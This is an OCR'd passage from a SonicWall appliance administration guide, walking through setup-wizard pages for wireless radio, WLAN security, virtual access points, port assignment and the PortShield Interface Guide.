
NOTE: This option is not available if **5GHz 802.11g/b Mixed**, **5GHz 802.11a Only**, or **2.4GHz 802.11g Only** mode is selected.

Data over wireless networks are sent as a stream of packets known as data frames. Frame aggregation takes these packets and combines them into fewer, larger packets, thereby allowing an increase in overall performance. Frame aggregation was added to the 802.11n specification to allow for an additional increase in performance. Frame aggregation is a feature that only 802.11ac and 802.11n clients can take advantage of as legacy systems are not able to understand the new format of the larger packets.

TIP: The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, and so on), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

11 Click **Next**. The **WLAN Security Settings** page displays.

WLAN Security Settings




1 Select a security mode:

- **WPA/WPA2 Mode** – Wi-Fi Protected Access (WPA) mode is the security wireless protocol based on the 802.11i standard. It is the recommended protocol if your wireless clients support WPA/WPA protocol also.
- **Connectivity** (default) – This mode allows unrestrained wireless access to the device.


CAUTION: This mode does not offer encryption or access controls.

2 Click **Next**. The **WLAN VAP (Virtual Access Point) Settings** page displays.

WLAN VAP (Virtual Access Point) Settings



1 One SAP SSID is created automatically (see WLAN Radio Settings on page 1898). To create another VAP, select the **Yes, I want to create another virtual access point** checkbox. More options display.



2 Enter a name for the VAP in the **VAP SSID** field.

3 Select a security mode:


- **WPA/WPA2 Mode** – Wi-Fi Protected Access (WPA) mode is the security wireless protocol based on the 802.11i standard. It is the recommended protocol if your wireless clients support WPA/WPA protocol also.
- **Connectivity** (default) – This mode allows unrestrained wireless access to the device.

CAUTION: This mode does not offer encryption or access controls.

4 To specify up to six more VAPs, repeat Step 2 and Step 3.

5 Click **Next**. The **Ports Assignment** page displays.

Ports Assignment




1 Select how ports are to be assigned:


- **Use Current** – This setting keeps your current settings. This option is selected by default.

    a) To see the current port settings, mouse over the **Information** icon. A popup tooltip displays the current port assignments:


- **Default WAN/LAN Switch** – This option displays the port configuration at the bottom of the page:




- **WAN/OPT/LAN Switch** – This option displays the port configuration at the bottom of the page:



- **WAN/LAN/HA** – This option displays the port configuration at the bottom of the page:




- **WAN/LAN/LAN2 Switch** – This option displays the port configuration at the bottom of the page:




2 Click **Next**. The **Summary** page displays.

Summary




NOTE: What is displayed on the **SonicWall Configuration Summary** depends on the settings you entered. If you have configured a TZ Series wireless or SOHO W wireless appliance, but selected **No Wireless** on the **Deployment Scenario** page, **No Wireless** is displayed:




3 Verify the configuration settings are what you want.

4 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **Setup Complete** page displays.

Setup Guide Complete



5 If you have not registered your appliance, you can do so now by clicking one of the two links in the sentence, **Next, you should click here or visit SonicWall's Web Site to register your unit**. The **Setup Wizard** closes, and you are redirected to the appropriate location.


6 Click **Close**.

Using the PortShield Interface Guide

You use the **PortShield Interface Guide** to select the initial ports assignment in integrated managed LAN switch of the SonicWall appliance.

To select the ports assignment:


1 Click **Wizards** in the upper right corner of the SonicWall management interface. The **Wizard Welcome** page displays.



2 Select the PortShield Interface Guide by either:

- Clicking the **PortShield Interface Guide** radio button.
- Selecting it from the **Select a guide** drop-down menu.

3 Click **Next**. The **Port Assignment** page displays.




1 Select how ports are to be assigned:


- **Use Current** – This setting keeps your current settings. This option is selected by default.

    a) To see the current port settings, mouse over the **Information** icon. A popup tooltip displays the current port assignments:


- **Basic WAN/LAN Switch** – This option displays the port configuration at the bottom of the dialog:




- **WAN/OPT/LAN Switch** – This option displays the port configuration at the bottom of the dialog:



- **WAN/LAN/HA** – This option displays the port configuration at the bottom of the dialog:




- **WAN/LAN/LAN2 Switch** – This option displays the port configuration at the bottom of the dialog:



2 Click **Next**. The **Summary** page displays.

3 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **Complete** dialog displays.

